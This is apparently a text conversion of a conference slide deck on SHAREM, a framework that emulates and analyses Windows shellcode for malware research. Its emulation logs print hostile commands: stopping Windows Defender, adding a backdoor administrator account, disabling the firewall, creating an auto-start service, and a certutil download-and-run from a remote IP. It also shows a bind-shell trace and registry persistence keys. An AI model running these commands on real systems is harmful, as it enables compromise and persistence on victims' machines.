


Game-Changing Advances in Windows Shellcode Analysis



Dr. Bramwell Brizendine
Jake Hince
Max Kersten

Shellcode: The Hidden Threat

- Shellcode is omnipresent, seen or unseen.
- Yet tooling to analyze shellcode is lacking.
- We present the cutting-edge SHAREM framework to analyze enigmatic shellcode.

About Dr. Bramwell Brizendine

- **Dr. Bramwell Brizendine** is an Assistant Professor at University of Alabama in Huntsville
- Former Director of the VERONA Lab
 - Vulnerability and Exploitation Research for Offensive and Novel Attacks Lab
- Creator of the JOP ROCKET:
 - Framework for code-reuse attacks utilizing jump-oriented programming, i.e. low-level software exploitation.
- Interests: software exploitation, reverse engineering, code-reuse attacks, malware analysis, and offensive security
- Presenter at DEF CON, Black Hat (USA, Asia, Europe, MEA), Hack in the Box Amsterdam, @Hack Riyadh, Wild West Hackin' Fest, National Cyber Summit.
- Education:
 - 2019 Ph.D in Cyber Operations
 - 2016: M.S. in Applied Computer Science
 - 2014: M.S. in Information Assurance



Bramwell.Brizendine@gmail.com
Bramwell.Brizendine@uah.edu

About Jake Hince

- Cybersecurity Engineer @ Johns Hopkins University Applied Physics Laboratory
- B.A. Cyber Operations, M.S. Computer Science @ Dakota State University
- Worked on SHAREM in Dakota State's VERONA Lab



About Max



- Max 'Libra' Kersten ([@Libranalysis](#))
- Malware analyst and reverse engineer
- Works for Trellix' Advanced Threat Center.
- Writes [blogs](#) about reverse engineering
 - Including his own free [Binary Analysis Course](#)
- Presented at several conferences, such as Black Hat (USA, Europe, Asia, MEA), Botconf, CONFidence
- His tools are open-sourced on [Github](#)
 - [AndroidProjectCreator](#) is such a project
 - As is his [Mobile Malware Mimicking Framework](#)



Why Do We Care About Shellcode?



- **Shellcode in malware**

- Can be easily obfuscated and more difficult to analyze.
- Often featured as part of multi-stage samples.

- **Shellcode analysis challenges**

- Unlike PE binaries, shellcode does not directly call WinAPIs.
- Dynamic analysis (e.g. WinDbg) is possible, but time consuming.

WinExec("calc.exe");

.exe file

```
PUSH    0x6578652e
PUSH    0x636c6163
MOV     dword ptr [EBP + -0x14],ESP
PUSH    0x3
PUSH    dword ptr [EBP + -0x14]
MOV     EDI,dword ptr [EBP + -0x10]
CALL    WinExec
```

PE file will likely have API call labeled

Shellcode

```
PUSH    0x6578652e
PUSH    0x636c6163
MOV     dword ptr [EBP + -0x14],ESP
PUSH    0x3
PUSH    dword ptr [EBP + -0x14]
MOV     EDI,dword ptr [EBP + -0x10]
CALL    EDI
```

Shellcode version:

What is **EDI**????

Enter SHAREM: The Ultimate Shellcode Analysis Tool



Sharem>Emulator> h

SHAREM
Emulator

z - Initiate emulation.
s - Select syscall versions.
m - Maximum instructions to emulate. [900000]
v - Verbose mode (Timeless Debugging). [x]
 Log all Assembly executed to emulationLog.txt
c - Complete code coverage. [x]
a - CPU Architecture [32]
b - Break out of infinite loops. [x]
n - Number of iterations before break. [5000]
p - Emulation verbose print style. [x]
e - Change entry point offset. [0x0]
w - Multiline print style of artifacts. [x]
h - Show this menu.
x - Exit.

```
0x120000eb HeapCreate(DWORD fOptions, SIZE_T dwInitialSize, SIZE_T dwMaximumSize, DWORD dwFlags)
DWORD fOptions: HEAP_CREATE_ENABLE_EXECUTE
SIZE_T dwInitialSize: 0x10
SIZE_T dwMaximumSize: 0x2000
Return: HANDLE 0x25000000
```

```
0x120000f7 HeapAlloc(HANDLE hHeap, DWORD dwFlags, SIZE_T dwBytes)
HANDLE hHeap: 0x25000000
DWORD dwFlags: HEAP_ZERO_MEMORY
SIZE_T dwBytes: 0x3000
Return: LPVOID 0x25001000
```

```
***** Artifacts *****
*** Correlations ***
somePayload.exe -> payload.exe

*** Paths ***
** Misc **
c:\Users\Public\Downloads
c:\Users\Public\Downloads\payload.exe

*** Files ***
** Create **
payload.exe
```

```
*** Misc **
somePayload.exe : 05eeb73092f5f8e298d11002407aba69
kernel32.dll
urlmon.dll
advapi32.dll
payload.exe
```

*** Web ***

<https://gist.github.com/ShelbyVH/750b32dbd1f33960b5aecff4d32a3c7c/raw/3fb43d88c7564ec32f62fee17c2ab5188b546333/somePayload.exe> [200]

```
0x87 mov edi, dword ptr [ebp - 8]
0x8a call edi
; call to LoadLibraryA
(kernel32.dll)
0x8c mov dword ptr [ebp - 0xc], eax
0x8f xor ecx, ecx
0x91 push ecx
0x92 push 0x5a636578
0x97 mov byte ptr [esp + 3], cl
0x9b push 0x456e6957
0xa0 push esp
0xa1 push dword ptr [ebp - 0xc]
0xa4 mov esi, dword ptr [ebp - 4]
0xa7 call esi
; call to GetProcAddress
(kernel32.dll, WinExec)
0xa9 mov dword ptr [ebp - 0x10], eax
0xac xor edx, edx
0xae push edx
0xaf push 0x6578652e
0xb4 push 0x636c6163
; calc.exe - Stack string
0xb9 mov dword ptr [ebp - 0x14], esp
0xbc push 3
0xbe push dword ptr [ebp - 0x14]
0xc1 mov edi, dword ptr [ebp - 0x10]
0xc4 call edi
; call to WinExec
(calc.exe, SW_MAXIMIZE)
```

```
8b 7d f8
ff d7

89 45 f4
31 c9
51
68 78 65 63 5a
88 4c 24 03
68 57 69 6e 45
54
ff 75 f4
8b 75 fc
ff d6

89 45 f0
31 d2
52
68 2e 65 78 65
68 63 61 6c 63

89 65 ec
6a 03
ff 75 ec
8b 7d f0
ff d7
```


Overview of SHAREM's Game-changing Features

- SHAREM's game changing features include:
 - **Emulator built with Unicorn Engine.**
 - i. WinAPI and Windows syscall identification.
 - ii. Complete code coverage.
 - **Fully-accurate disassembler**
 - i. Enhanced by emulation results.
 - **Shellcode decoder**
 - i. Brute force deobfuscation.
 - ii. Decoding through emulation.
- SHAREM features:
 - 32-bit and 64-bit support for Windows shellcode
 - Command line UI
 - i. Customizable config file for many settings
 - **New!** Ghidra plugin (optional)



Shellcode Analysis & Emulation Framework, v. 1.024

Shellcode: WinExec.bin Md5: e53b10fc354ad46c45c877b2a43db28a

.....
Options
.....

h	Display options.
l	Shellcode Emulator
z	Do everything with current selections.
s	Find Assembly instructions associated with shellcode.
D	Disassemble shellcode
d	Disassembly of shellcode submenu
p	Print Menu - print outputs to file
b	Brute-force deobfuscation of shellcode.
U	Toggle between actions on obfuscated/deobfuscated shellcode.
k	Find strings.
o	Output bins and ASCII text.
i	Show basic shellcode info.
a	Change architecture, 32-bit or 64-bit. [32-bit]
c	Save current configuration.
q	Quick find all.
x	Exit.

Sharem> _

SHAREM <https://github.com/bw3ll/sharem>

SHAREM Shellcode Emulator

SHAREM Emulator

- Built with Unicorn Engine.
- Support for:
 - Over 20,000 WinAPIs.
 - 60+ DLLs.
 - 99% of Windows syscalls.
- Takes in raw .bin or .txt of ascii representation of shellcode as input.
- IOC extraction
- Enhances other SHAREM components.

```
Sharem>Emulator> h
```

```
SHAREM
Emulator
```

```
z - Initiate emulation.
s - Select Windows syscall OSBuild.      [Windows 10 21H1]
d - Edit Simulated Values.
m - Maximum instructions to emulate.     [9000000]
v - Verbose mode (Timeless Debugging).   [x]
    Log all Assembly executed to emulationLog.txt
t - Save stack with Timeless Debugging.  [ ]
    Log stack values +/- 0xA0 to stackLog.txt
    Warning: Slow
c - Complete code coverage.              [ ]
o - Access Complete Code Coverage Submenu
a - CPU Architecture                     [32]
b - Break out of infinite loops.         [x]
n - Number of iterations before break.   [5000]
p - Emulation verbose print style.       [x]
e - Change entry point offset.           [0x0]
w - Multiline print style of artifacts.  [x]
h - Show this menu.
x - Exit.
```

Internal Windows Structures in Memory

- We want the shellcode to think it's running in an **actual Windows process**.
 - It would not execute properly with vanilla unicorn emulation alone.
- SHAREM stubs out important Windows structures in memory (ie. PEB, TIB).
 - This allows for processes such as “**PEB walking**” to succeed in emulation.
- Doubly linked lists for structures that provide **metadata for DLLs**.
 - Start addresses, size, etc.

★ **PEB Walking:** Process used by shellcode authors to manually resolve API addresses in memory space, by traversing Windows structures.


```
struct _PEB
{
    UCHAR InheritedAddressSpace;
    UCHAR ReadImageFileExecOptions;
    UCHAR BeingDebugged;
    union
    {
        UCHAR BitField;
        struct
        {
            UCHAR ImageUsesLargePages:1;
            UCHAR IsProtectedProcess:1;
            UCHAR IsImageDynamicallyRelocated:1;
            UCHAR SkipPatchingUser32Forwarders:1;
            UCHAR IsPackagedProcess:1;
            UCHAR IsAppContainer:1;
            UCHAR IsProtectedProcessLight:1;
            UCHAR IsLongPathAwareProcess:1;
        };
    };
    VOID* Mutant;
    VOID* ImageBaseAddress;
    struct _PEB_LDR_DATA* Ldr;
```

Windows PEB Structure

www.vergiliusproject.com

DLLs in Emulation

- Loads **real DLLs** into memory, after inflating them according to our formula.
- Entry for each DLL also added with **functioning linked list pointers**.
- Uses *pefile* to identify API addresses; they are saved to interconnected lookup dictionaries
 - Lookup dictionary will identify API at call-time.



pefile

<https://github.com/erocarrera/pefile>

API Emulation

- When a **WinAPI** address is visited, the invocation is logged along with the call address and **parameters** passed at call time.
 - The aforementioned lookup dictionary is used to map address to WinAPIs.
- Viewing this information yields great insight into the shellcode's behavior.



Bind shell shellcode from Metasploit @ hdm
<http://shell-storm.org/shellcode/files/shellcode-173.html>

```
***** APIs *****

0x1200005b LoadLibraryA(LPCTSTR lpLibFileName)
  LPCTSTR lpLibFileName: WS2_32.DLL
  Return: HMODULE 0x15930388

0x1200008f WSASStartup(WORD wVersionRequired, LPWSADATA lpWSADATA)
  WORD wVersionRequired: 0x101
  LPWSADATA lpWSADATA: 0x16fffc10
  Return: 0x0

0x1200009a WSASocketA(int af, int type, int protocol, LPWSAProtocolInfoA lpProtocolInfo, GROUP g, DWORD dwFlags)
  int af: AF_INET
  int type: SOCK_STREAM
  int protocol: 0x0
  LPWSAProtocolInfoA lpProtocolInfo: 0x0
  GROUP g: 0x0
  DWORD dwFlags: 0x0
  Return: INT 0x88880000

0x120000ae bind(SOCKET s, const sockaddr * name, int namelen)
  SOCKET s: 0x88880000
  const sockaddr * name: 0.0.0.0:8721
  int namelen: 0x10
  Return: INT 0x0

0x120000b3 listen(SOCKET s, int backlog)
  SOCKET s: 0x88880000
  int backlog: 0x0
  Return: 0x0

0x120000b9 accept(SOCKET s, sockaddr * addr, int * addrlen)
  SOCKET s: 0x88880000
  sockaddr * addr: 0x16fffc04
  int * addrlen: 0x0
  Return: INT 0x0

0x120000fe WaitForSingleObject(HANDLE hHandle, DWORD dwMilliseconds)
  HANDLE hHandle: 0x0
  DWORD dwMilliseconds: 0xffffffff
  Return: 0x20

0x12000102 closesocket(SOCKET s)
  SOCKET s: 0x0
  Return: 0x0

0x12000105 ExitProcess(UINT uExitCode)
  UINT uExitCode: ERROR_SUCCESS
  Return: void None
```

Handcrafted API Hooks



- Subsequent actions taken by the shellcode will depend on results or success codes from WinAPIs.
 - We always simulate success with appropriate return values.
- **Several hundred** Windows APIs have hand-written hooks.
 - e.g., a call to VirtualAlloc will trigger Unicorn's *mem_map* to actually allocate memory space.

```
def VirtualAlloc(self, uc: Uc, eip: int, esp: int, export_dict: dict,
                pTypes = ['LPVOID', 'SIZE_T', 'DWORD', 'DWORD']
                pNames = ['lpAddress', 'dwSize', 'flAllocationType', 'flProtect']
                pVals = makeArgVals(uc, em, esp, len(pTypes))

    # Round up to next page (4096)
    pVals[1] = ((pVals[1] // 4096) + 1) * 4096

    try:
        uc.mem_map(pVals[0], pVals[1])
        retVal = pVals[0]
    except:
        try:
            allocLoc = emuSimVals.availMem
            uc.mem_map(allocLoc, pVals[1])
            emuSimVals.availMem += pVals[1]
            retVal = allocLoc
        except:
            retVal = 0xbadd0000
            pass
```

VirtualAlloc Stub

```
0x120000be VirtualAlloc(LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType,
                        DWORD flProtect)
    LPVOID lpAddress: 0x0
    SIZE_T dwSize: 0x1000
    DWORD flAllocationType: MEM_COMMIT
    DWORD flProtect: PAGE_EXECUTE_READWRITE
    Return: INT 0x25000000
```

VirtualAlloc hooked from shellcode

WinAPIs Without Handcrafted Stubs

- With support for over **20,000 APIs**, it difficult to manually write stubs for all at scale.
- The ones deemed most important from a security standpoint have been given **manual stubs** that may introduce complex functionality.
- The rest will **still be logged**.
 - Names and types for **parameters and return values** are provided.
 - i. Using lookup dictionaries derived from publicly available documentation.
 - This invaluable information is used to parse and log parameters and determine an appropriate return value.
- Behavior is also **customizable** through config options.

Windows Syscalls in Shellcode

- Windows syscalls have **almost never** been used in shellcode with the exception of **Egghunters**.
 - They are **extremely rare** in shellcode in non-Egghunter form! 
- After an influential report on malware with Windows syscalls in 2018, many offensive security tools and techniques followed.
- In **August 2022**, at **DEF CON 30**, I released a tool, **ShellWasp**, to help develop **syscall shellcode**. This was greatly expanded at HITB Amsterdam 2023.
 - Demo of a complex shellcode with several syscalls (no WinAPIs).
 - Syscall shellcodes are coming? 😊
- GitHub: <https://github.com/Bw3ll/ShellWasp> 

Emulation of Windows Syscalls



- Nearly all **user-mode Windows syscalls** are emulated.
- Function prototypes for each were laboriously searched for, one by one, until around **99% were accounted for**.
 - Many of these are “undocumented” – and indeed are not documented in common places, such as **Undocumented NTDLL Functions**.
- 32-bit: We initialize **fs:0xc0** to point to a designated location which we hook.
- 64-bit: We hook the **syscall** instruction.



Game-Changing Advances in Windows Shellcode Analysis

Emulation of Syscalls

- SHAREM's stack cleanup for syscalls is different than with WinAPIs – there is **none**.
 - The shellcode author is responsible for their own stack clean up.
- The user must specify the **target OS build**, or “release,” to emulate syscalls successfully.

```
***** Syscalls *****
```

```
0x1200002a NtAllocateVirtualMemory(HANDLE ProcessHandle, PVOID *BaseAddress, ULONG_PTR ZeroBits, PSIZE_T
RegionSize, ULONG AllocationType, ULONG Protect)
HANDLE ProcessHandle: 0x0
PVOID *BaseAddress: 0x16ffffff8 -> 0x25000000
ULONG_PTR ZeroBits: 0x0
PSIZE_T RegionSize: 0x16fffff4 -> 0x4000
ULONG AllocationType: MEM_COMMIT | MEM_RESERVE
ULONG Protect: PAGE_EXECUTE_READWRITE
Return: NTSTATUS STATUS_SUCCESS
EAX: 0x15 - (Windows 7, SP1)
```

OS Build

SHAREM Output



- Wherever possible, SHAREM tries to print output in **human-readable** form.
 - e.g., **PAGE_EXECUTE_READWRITE** instead of 0x40

```
0x120000be VirtualAlloc(LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType,
DWORD flProtect)
    LPVOID lpAddress: 0x0
    SIZE_T dwSize: 0x1000
    DWORD flAllocationType: MEM_COMMIT
    DWORD flProtect: PAGE_EXECUTE_READWRITE
    Return: INT 0x25000000
```

- All string types are parsed and printed as strings.

```
0x120000c4 WinExec(LPCSTR lpCmdLine, UINT uCmdShow)
    LPCSTR lpCmdLine: calc.exe
    UINT uCmdShow: SW_MAXIMIZE
    Return: INT 0x20
```



SHAREM Output

***** Artifacts *****

*** Paths ***

c:\temp
c:\temp\ChromeUpdates.bat

*** Files ***

** Create **

ChromeUpdates.bat

** Misc **

ChromeUpdates.bat
cmd.exe
default.css
urlmon.dll

*** Command Line ***

cmd.exe /c sc stop WinDefend
cmd.exe /c md c:\temp\
cmd.exe /c net user TestUser Open24X7! /add && net localgroup administrators TestUser /add
cmd.exe /c netsh advfirewall set allprofiles state off
cmd.exe /c sc create ChromeUpdater binpath= c:\temp\ChromeUpdates.bat start= auto && sc start ChromeUpdater

*** Web ***

http://167.99.229.113/default.css

Shellcode by Gary McCully

- Regular expressions built to extract interesting files, URLs, processes, etc.
- This is useful for quick **IOC extraction** from shellcode

Downloading Live Files via Shellcode



- SHAREM can **download live samples** from the Internet.
 - Shellcode often downloads live files as part of operations.
 - If the shellcode attempts a download a file via **UrlDownloadToFileA/W**, that file is **actually downloaded** into the emulated process memory.
 - An **md5** hash is taken of the downloaded binary.
 - This feature can be **enabled** or **disabled** in the config.

Downloading Live Files

***** Artifacts *****

*** Correlations ***

somePayload.exe -> payload.exe

*** Paths ***

** Misc **

c:\Users\Public\Downloads

c:\Users\Public\Downloads\payload.exe

*** Files ***

** Create **

payload.exe

** Misc **

somePayload.exe : 05eeb73092f5f8e298d11002407aba69

kernel32.dll

urlmon.dll

advapi32.dll

payload.exe

*** Web ***

<https://gist.githubusercontent.com/ShelbyVH/750b32dbd1f33960b5aecff4d32a3c7c/raw/3fb43d88c7564ec32f62fee17c2ab5188b546333/somePayload.exe> [200]

The original filename – and what the shellcode saved it as after downloading it

Paths used in downloading

File created

Md5 hash of downloaded file

Emulation: Discovery of Structures

- Very important parameters are passed to WinAPIs or Windows syscalls as **structures**.
- **SHAREM** can apply **structures to parameters** that it emulates.
 - The structures must be instantiated and created for the supported functions.
 - Structures are **displayed automatically** if supported.
 - No other tool supports discovery of structures via emulation.

```
typedef struct _STARTUPINFOA {  
    DWORD    cb;  
    LPSTR    lpReserved;  
    LPSTR    lpDesktop;  
    LPSTR    lpTitle;  
    DWORD    dwX;  
    DWORD    dwY;  
    DWORD    dwXSize;  
    DWORD    dwYSize;  
    DWORD    dwXCountChars;  
    DWORD    dwYCountChars;  
    DWORD    dwFillAttribute;  
    DWORD    dwFlags;  
    WORD     wShowWindow;  
    WORD     cbReserved2;  
    LPBYTE   lpReserved2;  
    HANDLE   hStdInput;  
    HANDLE   hStdOutput;  
    HANDLE   hStdError;  
} STARTUPINFOA, *LPSTARTUPINFOA;
```

Structures

Two structures are passed as parameters for **CreateProcessA**.

Instead of just a pointer to the structure, we see **all the members of the structure**.

```
0x12000103 CreateProcessA(LPCSTR lpApplicationName, LPSTR lpCommandLine, LPSECURITY_ATTRIBUTES
lpProcessAttributes, LPSECURITY_ATTRIBUTES lpThreadAttributes, BOOL bInheritHandles, DWORD
dwCreationFlags, LPVOID lpEnvironment, LPCSTR lpCurrentDirectory, LPSTARTUPINFOA lpStartupInfo,
LPPROCESS_INFORMATION lpProcessInformation)
    LPCSTR lpApplicationName: [NULL]
    LPSTR lpCommandLine: cmd.exe /c certutil.exe -urlcache -f http://167.99.229.113/default.css service.ba
t && service.bat
    LPSECURITY_ATTRIBUTES lpProcessAttributes: 0
    LPSECURITY_ATTRIBUTES lpThreadAttributes: 0
    BOOL bInheritHandles: FALSE
    DWORD dwCreationFlags: 0x0
    LPVOID lpEnvironment: 0x0
    LPCSTR lpCurrentDirectory: [NULL]
    LPSTARTUPINFOA lpStartupInfo:
        DWORD cb: 0x88880000
        LPSTR lpReserved: 2290614280
        LPSTR lpDesktop: [NULL]
        LPSTR lpTitle: [NULL]
        DWORD dwX: 0x0
        DWORD dwY: 0x0
        DWORD dwXSize: 0x0
        DWORD dwYSize: 0x0
        DWORD dwXCountChars: 0x0
        DWORD dwYCountChars: 0x0
        DWORD dwFillAttribute: 0x0
        DWORD dwFlags: 0x0
        WORD wShowWindow: 0x0
        WORD cbReserved2: 0x0
        LPBYTE lpReserved2: 0x0
        HANDLE hStdInput: 0x0
        HANDLE hStdOutput: 0x0
        HANDLE hStdError: 0x0
    LPPROCESS_INFORMATION lpProcessInformation:
        HANDLE hProcess: 0x88880000
        HANDLE hThread: 0x88880008
        DWORD dwProcessId: 0x2710
        DWORD dwThreadId: 0x4e20
    Return: BOOL TRUE
```

Structure #1

Structure #2

Structures within Structures

Outer Structure

- **GetTimeZoneInformation** has only one parameter!
 - It is a structure, which has **two structures** as parameters.
 - We see all three of the structures, including the **nested structures**.

```
0x120000f5 GetTimeZoneInformation(LPTIME_ZONE_INFORMATION lpTimeZoneInf
LPTIME_ZONE_INFORMATION lpTimeZoneInformation:
    LONG Bias: 0x0
    WCHAR StandardName: UTC
    SYSTEMTIME StandardDate:
        WORD wYear: 0x7e6
        WORD wMonth: 0x7
        WORD wDayOfWeek: 0x0
        WORD wDay: 0x18
        WORD wHour: 0xf
        WORD wMinute: 0x2a
        WORD wSecond: 0x2e
        WORD wMilliseconds: 0x0
    LONG StandardBias: 0x0
    WCHAR DaylightName: UTC
    SYSTEMTIME DaylightDate:
        WORD wYear: 0x7e6
        WORD wMonth: 0x7
        WORD wDayOfWeek: 0x0
        WORD wDay: 0x18
        WORD wHour: 0xf
        WORD wMinute: 0x2a
        WORD wSecond: 0x2e
        WORD wMilliseconds: 0x0
    LONG DaylightBias: 0x0
Return: DWORD TIME_ZONE_ID_STANDARD
```

Inner
Structure #1

Inner
Structure #2



Unions

SHAREM can display
a **union** of
parameters.

The parameters
**share the same
memory.**

```
0x12000237 ShellExecuteExA(SHELLEXECUTEINFOA pExecInfo)
```

```
SHELLEXECUTEINFOA pExecInfo:
```

```
    DWORD cbSize: 0x3c
```

```
    ULONG fMask: SEE_MASK_CLASSNAME
```

```
    HWND hwnd: 0x80808080
```

```
    LPCSTR lpVerb: open
```

```
    LPCSTR lpFile: calc.exe
```

```
    LPCSTR lpParameters: -params
```

```
    LPCSTR lpDirectory: c:\User\Default\Downloads
```

```
    int nShow: SW_SHOW
```

```
    HINSTANCE hInstApp: 0x70707070
```

```
    void lpIDList: 0x0
```

```
    LPCSTR lpClass: [NULL]
```

```
    HKEY hkeyClass: 0x80000003
```

```
    DWORD dwHotKey: 0x3
```

```
    union DUMMYUNIONNAME:
```

```
        HANDLE hIcon: 0x60606060
```

```
        HANDLE hMonitor: 0x60606060
```

```
        HANDLE hProcess: 0x50505050
```

Union – these handles both
occupy the same memory.



Registry Emulation



- SHAREM Registry Manager (SRM) has simulated registry that the shellcode can interact with.
 - Stores a list of **registry values** and **handles to key paths**.
- **SHAREM Registry Manager** will also store a listing of registry values and maintain a list of **handles to key paths**.
- When a specific HKEY handle is used, SHAREM logs the **key and handle ID**.
- If a hexadecimal handle is used in reference to a registry key, SHAREM will instead display the **human-readable equivalent of the key**.

```
*** Registry Actions ***
** Add **
HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run

** Edit **
HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run
(Default)
(SHAREM Default Value)
HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run
sljk54fja
C:\Windows\SysWOW64\calc.exe
```

Registry Actions

- During emulation, SHAREM logs **additions, modifications, deletions** to the **registry**.
- SHAREM **simulates success** – e.g. if a WinAPI tries to read a registry value not yet created.
 - Some dummy values are customizable via config.
- SHAREM discovers some known **MITRE techniques** using the registry.
 - E.g. **Persistence, credentials**, etc.
- SHAREM records registry **hierarchy information**.

```
*** Registry Actions ***
** Add **
\\RemoteComputer\HKEY_CLASSES_ROOT
HKEY_USERS\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKEY_LOCAL_MACHINE\Control Panel\Cursors

** Edit **
HKEY_USERS\Software
    OpenFirefox
    cmd \c C:\Program Files\Mozilla Firefox\firefox.exe

*** Registry Techniques ***
** Persistence **
HKEY_USERS\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce

** Credentials **
\SECURITY\Policy\Secrets

*** Registry Actions ***
** Add **
HKEY_CURRENT_USER\Software\Microsoft\Windows\DWM

** Edit **
HKEY_CURRENT_USER\Software\Microsoft\Windows\DWM
    503ce331-9dd0-4dad-ac4d-1e790569bac3a
    https://sharem.com/login/# :: Clipboard

*** Registry Hierarchy ***
** HKEY_Current_User **
HKEY_CURRENT_USER\Software\Microsoft\Windows\DWM
```

Handles to Registry Keys

- For handles, instead of hex values, we see the actual registry keys.
 - This makes understanding what is happening easier.

```
